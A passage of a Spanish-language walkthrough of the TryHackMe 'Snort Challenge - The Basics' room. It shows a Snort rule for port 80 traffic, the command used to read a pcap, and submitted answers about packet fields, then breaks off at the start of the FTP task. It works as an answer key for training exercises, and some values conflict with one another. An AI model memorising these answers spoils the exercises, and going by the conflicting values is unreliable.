


5-10-2025

Snort Challenge - The Basics

TryHackMe



Try
Hack
Me

Daniel Blanco Aranda

Contenido	
Preámbulo	7
Escenario	7
1º Reto Analizando Tráfico HTTP.....	8
Pregunta 1 Reto 1	10
Pregunta 2 Reto 1	11
Pregunta 3 Reto 1	12
Pregunta 4 Reto 1	14
Pregunta 5 Reto 1	16
Pregunta 6 Reto 1	17
Pregunta 7 Reto 1	18
Conclusión Primer reto.....	19
2º Reto Analizando Tráfico FTP	20
Pregunta 1 Reto 2	20
Pregunta 2 Reto 2	22
Pregunta 3 Reto 2	23
Pregunta 4 Reto 2	25
Pregunta 5 Reto 2	26
Pregunta 6 Reto 2	28
Conclusión Reto 2	30
3º Reto Analizando PNG's	31
Pregunta 1 Reto 3	31
Pregunta 2 Reto 3	33
Conclusión Reto 3	34
4º Reto Analizando archivos Torrent	35
Pregunta 1 Reto 4	35
Pregunta 2 Reto 4	38
Pregunta 3 Reto 4	39
Conclusión Reto 4	40
Reto 5º Arreglando errores	41
Pregunta 1 Reto 5	41
Pregunta 2 Reto 5	44

Pregunta 3 Reto 5	46
Pregunta 4 Reto 5	49
Pregunta 5 Reto 5	52
Pregunta 6 Reto 5	54
Pregunta 7 Reto 5	56
Conclusión Reto 5.	57
6º Reto “Using External Rules (MS17-010)”.....	58
Pregunta 1 Reto 6	58
Pregunta 2 Reto 6	60
Pregunta 4 Reto 6	63
Conclusión Reto 6	63
Reto 7 Using External Rules (Log4j)	64
Pregunta 1 Reto 7	64
Pregunta 2 Reto 7	65
Pregunta 3 Reto 7	66
Pregunta 4 Reto 7	67
Pregunta 5 Reto 7	69
Pregunta 6 Reto 7	70
Pregunta 7 Reto 7	71
Pregunta 7 Reto 7	72
Conclusión	72

Ilustración 1-Presentación del escenario	7
Ilustración 2-Primer reto	8
Ilustración 3-Regla Puerto 80	8
Ilustración 4-Comando Snort.....	9
Ilustración 5-Ejecución de comando.....	9
Ilustración 6-Antes del reto	10
Ilustración 7-Repuesta pregunta 0.....	10
Ilustración 8-Respuesta1 Reto 1	11
Ilustración 9-1ª Pregunta 2 Reto 1	11
Ilustración 10-Analizando logs.....	11
Ilustración 11-Información del paquete 63	11
Ilustración 12-Solución segunda pregunta	12

Snort Challenge - The Basics

Ilustración 13-Pregunta 3 reto 1	12
Ilustración 14-Número ACK	13
Ilustración 15-Respuesta 3 Reto 1	13
Ilustración 16-Pregunta 4 Reto 1	14
Ilustración 17-Comando snort	14
Ilustración 18-Número SEQ	15
Ilustración 19-Respuesta 4 Reto 1	15
Ilustración 20-Pregunta 5 Reto 1	16
Ilustración 21-Comando Snort.....	16
Ilustración 22-TTL.....	16
Ilustración 23-Respuesta 5 Reto 1	17
Ilustración 24-Pregunta 6 Reto 1	17
Ilustración 25-Dirección de origen	18
Ilustración 26-Repuesta 6 Reto 1	18
Ilustración 27-Pregunta 7 Respuesta 1.....	18
Ilustración 28-Puerto de origen	19
Ilustración 29-Respuesta 7 Reto 1	19
Ilustración 30-Pregunta 1 Reto 2	20
Ilustración 31-regla pregunta 1 reto 2	21
Ilustración 32-Pregunta 2 Reto 2	22
Ilustración 33-Servicio de FTP.....	22
Ilustración 34-Respuesta 2 Reto 2	22
Ilustración 35-Pregunta 3 Reto 2	23
Ilustración 36-Regla Fallo de login	23
Ilustración 37-Números de fallos de login.....	24
Ilustración 38- Respuesta 3 Pregunta 2.....	24
Ilustración 39-Pregunta 4 Reto 2	25
Ilustración 40-Regla Logins existosos	25
Ilustración 41-Login existosos	25
Ilustración 42-Respuesta 4 Reto 2	26
Ilustración 43-Pregunta 5 Reto 2	26
Ilustración 44-Reglas login sin contraseña	27
Ilustración 45-Intentos de login con contraseña	27
Ilustración 46-Respuesta 5 Reto 2	27
Ilustración 47-Pregunta 6 Reto 2	28
Ilustración 48-Regla Administrador sin contraseña	28
Ilustración 49-Logins existosos	29
Ilustración 50-Respuesta 6 Reto 2	30
Ilustración 51- Pregunta 1 Reto 3	31
Ilustración 52-Regla PNG	31
Ilustración 53-Programa Usado.	32

Ilustración 54-Respuesta 1 Reto 3	32
Ilustración 55-Pregunta 2 Reto 3	33
Ilustración 56-Regla forma embebido.....	33
Ilustración 57-Formato embebido	33
Ilustración 58-Respuesta 2 Reto 3	34
Ilustración 59-Pregunta 1 Reto 4	35
Ilustración 60-Regla Paquetes detectados	36
Ilustración 61-Comando de snort	36
Ilustración 62-Número de paquetes.	37
Ilustración 63-Respuesta 1 Reto 4	37
Ilustración 64-Pregunta 2 Reto 4	38
Ilustración 65-logs Torrent.....	38
Ilustración 66-Respuesta 2 Reto 4	39
Ilustración 67-Pregunta 3 Reto 4	39
Ilustración 68-Investigaando logs	39
Ilustración 69-Respuesta 3 Reto 4	40
Ilustración 70-Pregunta 1 Reto 5	41
Ilustración 71-Salida de comando con error	42
Ilustración 72-Regla con error 1.....	42
Ilustración 73-Regla sin error 1.....	42
Ilustración 74-Salida de comando sin error.....	43
Ilustración 75-Respuesta 1 Reto 5	43
Ilustración 76-Pregunta 2 Reto 5	44
Ilustración 77-Regla con error 2.....	44
Ilustración 78-Regla sin error 2	44
Ilustración 79-Información correcta	45
Ilustración 80-Respuesta 2 Reto 5	46
Ilustración 81-Pregunta 3 Reto 5	46
Ilustración 82-Regla con error 3.....	47
Ilustración 83-Regla sin error 3.....	47
Ilustración 84-Información correcta Pregunta 3 Reto 5.....	48
Ilustración 85-Respuesta 3 Reto 5	49
Ilustración 86-Pregunta 4 Reto 5	49
Ilustración 87-Regla con error 4.....	50
Ilustración 88-Regla sin error 4.....	50
Ilustración 89-Información requerida	51
Ilustración 90-Respuesta 4 Reto 5	51
Ilustración 91-Pregunta 5 Reto 5	52
Ilustración 92-Regla sin error 5.....	53
Ilustración 93-Información requerida Pregunta 5 Reto 5	53
Ilustración 94-Respuesta 5 Reto 5	54

Ilustración 95-Pregunta 6 Reto 5	54
Ilustración 96-Regla con error 6.....	54
Ilustración 97-Regla sin errores 6	55
Ilustración 98-Información mostrada	55
Ilustración 99-Respuesta 6 Reto 5	56
Ilustración 100-Pregunta 7 Reto 5	56
Ilustración 101-Regl sin error 7.....	57
Ilustración 102-Respuesta 7 Reto 5	57
Ilustración 103-Pregunta 1 Reto 6	58
Ilustración 104-Analizando pcap.....	59
Ilustración 105-Información del pcap	59
Ilustración 106-Respuesta 1 Reto 6	59
Ilustración 107-Pregunta 2 Reto 6	60
Ilustración 108-Regla TCP	60
Ilustración 109-Información Pregunta 2 Reto 6.....	61
Ilustración 110-Respuesta 2 Reto 6	61
Ilustración 111-Pregunta 3 Reto 6	61
Ilustración 112-Archivo de log	62
Ilustración 113-Path requerido	62
Ilustración 114-Respuesta 3 Reto 6	62
Ilustración 115-Respuesta 4 Reto 6	63
Ilustración 116-Pregunta 1 Reto 7	64
Ilustración 117-Investigando pcap	64
Ilustración 118-Respuesta 1	65
Ilustración 119-Respuesta 1 Reto 7	65
Ilustración 120-Pregunta 2 Reto 7 ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)\$ sudo strings snort.log.1759507485	65
.....	65
Ilustración 121-Investigando log.....	65
Ilustración 122-Información de log.....	66
Ilustración 123-Respuesta 2 Reto 7	66
Ilustración 124-Pregunta 3 Reto 7	66
Ilustración 125-Información de log 3	67
Ilustración 126-Respuesta 3 Reto 7	67
Ilustración 127-Regla requerida 4 Reto 7	68
Ilustración 128-Informción de regla.....	68
Ilustración 129-Respuesta 4 Reto 7	68
Ilustración 130-Pregunta 5 Reto 7	69
Ilustración 131-Analizando log	69
Ilustración 132-Información de log.....	69

Snort Challenge - The Basics

Ilustración 133-Respuesta 5 Reto 7	70
Ilustración 134-Pregunta 5 Reto 7	70
Ilustración 135-Información de log.....	70
Ilustración 136-Respuesta 6 Reto 7	70
Ilustración 137-Pregunta 7 Respuesta 7.....	71
Ilustración 138-Investigando log.....	71
Ilustración 139-Respuesta 7 Reto 7	71
Ilustración 140-Respuesta 7 Reto 7	72

Preámbulo

El análisis de tráfico de red en tiempo real es una habilidad esencial en ciberseguridad. **Snort**, como sistema de detección de intrusos (IDS), permite monitorear, registrar y analizar paquetes de red utilizando reglas personalizadas.

Este documento técnico tiene los siguientes objetivos:

- Aprender los fundamentos del funcionamiento básico de **Snort**.
- Comprender el proceso de captura de tráfico de red.
- Aprender y practicar el uso de reglas de **Snort** para analizar tráfico en tiempo real.

Escenario

El escenario que TryHackMe nos presenta consiste en una máquina basada en Linux y varios archivos que contienen comunicaciones de diferentes protocolos de red. Mediante la creación y aplicación de reglas, y utilizando **Snort** como sistema de detección y análisis, podremos inspeccionar y analizar ese tráfico en tiempo real para identificar eventos relevantes y entender el comportamiento de la red.




Ilustración 1-Presentación del escenario

1º Reto Analizando Tráfico HTTP

En este primer reto se nos presentan dos archivos: un archivo **.pcap**, que contiene los datos capturados del tráfico de red, y un archivo de **reglas locales** ("local.rules"), en el cual escribiremos las reglas necesarias para analizar dicho tráfico utilizando Snort




Ilustración 2-Primer reto

La primera tarea del reto consiste en escribir una regla que permita detectar todo el tráfico **TCP** que se origine desde o se dirija hacia el puerto **80**.


```
GNU nano 4.8                               local.rules                         Modified
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any 80 <> any any (msg:"TCP port 80 inbound traffic detected";sid:1000000000001; rev :1);
```

Ilustración 3-Regla Puerto 80

Snort Challenge - The Basics

Una vez escrita, usaremos el archivo para detectar el tráfico dentro del archivo “.pcap”, con el uso del siguiente comando



```
File Edit View Search Terminal Help
ubuntu@ip-10-10-133-150:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -c local.rules -A full -l . -r mx-3.pcap
```


A terminal window titled "ubuntu@ip-10-10-133-150: ~/Desktop/Exercise-Files/TASK-2 (HTTP)". The command "sudo snort -c local.rules -A full -l . -r mx-3.pcap" is entered at the prompt. A red box highlights the command line.

Ilustración 4-Comando Snort

Este comando ejecuta **Snort** utilizando las reglas definidas en el archivo local.rules (-c), en modo de alerta detallada (-A full), guardando la salida en el directorio actual (-l .) y analizando el archivo de captura mx-3.pcap (-r).

Gracias a esto, podremos responder las siguientes preguntas que el reto nos presenta.

Una vez ejecutado el comando, se mostrará un resumen del tráfico recogido, como se observa en la siguiente imagen:



```
ubuntu@ip-10-10-133-150:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -c local.rules -A full -l . -r mx-3.pcap
Running in IDS mode

==== Initializing Snort ====
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "local.rules"
Tagged Packet Limit: 256
Log directory = .

+++++ initializing rule chains...
Snort rules read
  1 detection rules
  0 decoder rules
  0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
+++++
[Rule_Port_Count]
```

A terminal window titled "ubuntu@ip-10-10-133-150: ~/Desktop/Exercise-Files/TASK-2 (HTTP)". The command "sudo snort -c local.rules -A full -l . -r mx-3.pcap" is entered at the prompt. The output shows the initialization of Snort, rule loading, and chain configuration.

Ilustración 5-Ejecución de comando

Después de la ejecución, se generará un archivo de logs, el cual tendremos que analizar, ya que contendrá la información relevante para continuar con el reto.

Pregunta 1 Reto 1

La primera pregunta del reto nos presenta, lo siguiente.




Ilustración 6-Antes del reto

La pregunta nos dice lo siguiente: "¿Cuál es el número de paquetes detectados?"

Con la ejecución del comando anterior, obtendremos la respuesta, si analizamos la información ofrecida por el comando, sabemos que el número de paquetes es 164.

Action Stats:	
Alerts:	164 (35.652%)
Logged:	164 (35.652%)
Passed:	0 (0.000%)
Limits:	
Match:	0
Queue:	0
Log:	0
Event:	0

Ilustración 7-Repuesta pregunta 0

Fijándonos en la IP “216.239.59.99”, nos damos cuenta de que esta es la respuesta correcta.

Investigate the log file.

What is the destination address of packet 63?

216.239.59.99

✓ Correct Answer ⓘ Hint

Ilustración 12-Solución segunda pregunta

Pregunta 3 Reto 1

Ahora la pregunta que nos plantea es la siguiente

What is the ACK number of packet 64?

Answer format: *****

Submit

Ilustración 13-Pregunta 3 reto 1

La cual nos pide “¿Cuál es el numero ACK del paquete 64?”

El **ACK number (Acknowledgment Number)** es el valor que indica al otro extremo que los datos se han recibido correctamente.

Snort Challenge - The Basics

Para conocer este número haremos uso nuevamente del archivo de logs obtuvimos en la primera pregunta

Haremos uso del mismo comando que usamos para ver la información del paquete 63 pero en este caso será del paquete 64

"sudo snort -r snort.log.1759422256 -n 64"

La salida del cual será la información antes vista, en este caso buscaremos el número ACK

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.295515 145.254.160.237:3371 -> 216.239.59.99:80
TCP TTL:128 TOS:0x0 ID:3917 IpLen:20 DgmLen:761 DF
***AP*** Seq: 0x36C21E28 Ack: 0x2E6B5384 Win: 0x2238 TcpLen: 20
=====
```

Ilustración 14-Número ACK

Fijándonos en la información obtenida, sabemos que la respuesta es la siguiente

Investigate the log file.

What is the ACK number of packet 64?

0x2E6B5384

✓ Correct Answer

Ilustración 15-Respuesta 3 Reto 1

Pregunta 4 Reto 1

Siguiendo con el reto, nos presenta la siguiente pregunta

Investigate the log file.

What is the SEQ number of packet 62?

Answer format: *****

 Submit

Ilustración 16-Pregunta 4 Reto 1

La pregunta reza la siguiente: “¿Cuál es el número **SEQ** del paquete 65?”

el **SEQ number (Sequence Number)** es un campo de la cabecera que indica el número de secuencia del primer byte de datos que se envía en un segmento.

Sirve para que el receptor sepa **en qué orden** van los datos y pueda reensamblarlos correctamente.

Haciendo uso del siguiente comando podremos responder la pregunta

“**sudo Snort -r snort.log.1759422256 -n 62**”

```
ubuntu@ip-10-10-133-150:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -r snort.log.1759422256 -n 62
Exiting after 62 packets
Running in packet dump mode
```

Ilustración 17-Comando snort

Snort Challenge - The Basics

La salida del comando nos muestra lo siguiente, dejando ver el número SEQ.

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:10.295515 145.254.160.237:3371 -> 216.239.59.99:80  
TCP TTL:128 TOS:0x0 IPLen:20 DgmLen:761 DF  
***AP*** Seq: 0x36C21E28 Ack: 0xE6B5384 Win: 0x2238 TcpLen: 20  
=====
```

Ilustración 18-Número SEQ

Dejándonos así la respuesta correcta

Investigate the log file.

What is the SEQ number of packet 62?

0x36C21E28

✓ Correct Answer

Ilustración 19-Respuesta 4 Reto 1

Sabiendo ahora el “TTL”, podemos responder la pregunta que se nos planteaba




Ilustración 23-Respuesta 5 Reto 1

Pregunta 6 Reto 1

La penúltima pregunta tambien es referente al paquete 65 y es la siguiente




Ilustración 24-Pregunta 6 Reto 1

Dicha pregunta nos dice lo siguiente: “¿Cuál es la dirección de origen del paquete 65?”

Analizando el archivo de logs, podremos obtener la respuesta

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:10.325558 145.254.160.237:3372 -> 65.208.228.223:80  
TCP TTL:128 TOS:0x0 ID:3918 IpLen:20 DgmLen:40 DF  
***A**** Seq: 0x38AFFF3 Ack: 0x114C81E4 Win: 0x25BC TcpLen: 20  
=====
```

Ilustración 25-Dirección de origen

Con la información obtenida deducimos que la dirección es: 145.254.160.237, sabiendo esto, podemos responder correctamente la pregunta




Ilustración 26-Respuesta 6 Reto 1

Pregunta 7 Reto 1

La última pregunta de este primero reto es la siguiente, tambien referente al paquete 65

Investigate the log file.

What is the source port of packet 65?

Ilustración 27-Pregunta 7 Respuesta 1

La pregunta nos dice lo siguiente: “¿Cuál es el puerto de origen del paquete 65?”

Analizando el archivo de logs, podremos saber la respuesta de la pregunta

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:10.325558 145.254.160.237:3372 -> 65.208.228.223:80  
TCP TTL:128 TOS:0x0 ID:3918 IpLen:20 DgmLen:40 DF  
***A**** Seq: 0x38AFFFF3 Ack: 0x114C81E4 Win: 0x25BC TcpLen: 20
```

Ilustración 28-Puerto de origen

Si nos fijamos despues de la ip de origen le siguiente los dos puesto y seguidamente el puerto de origen, que en este caso es: 3372

El puerto 3372 está asignado a TIP 2, pero rara vez se utiliza.

Sabiendo esto podemos responder esta última pregunta

Investigate the log file.

What is the source port of packet 65?

3372

✓ Correct Answer

Ilustración 29-Respuesta 7 Reto 1

Conclusión Primer reto

En este primer apartado se ha puesto en práctica el análisis del tráfico HTTP, el uso de Snort y el análisis de archivo de logs para analizar dicho tráfico.

Permitiendo así familiarizarse con el uso de esta herramienta.

2º Reto Analizando Tráfico FTP

Esta vez, tendremos tráfico FTP que analizar, al igual, en el primer reto, habrá un archivo .pcap y un archivo local rules.

Pregunta 1 Reto 2

En este primera pregunta, tenemos la siguiente premisa: "Escribe una simple regla que detecta todo el tráfico TCP por el puerto 21"

Task 3 Writing IDS Rules (FTP) ^

Let's create IDS Rules for FTP traffic!

Answer the questions below

Answer to the task folder.

Use the given pcap file.

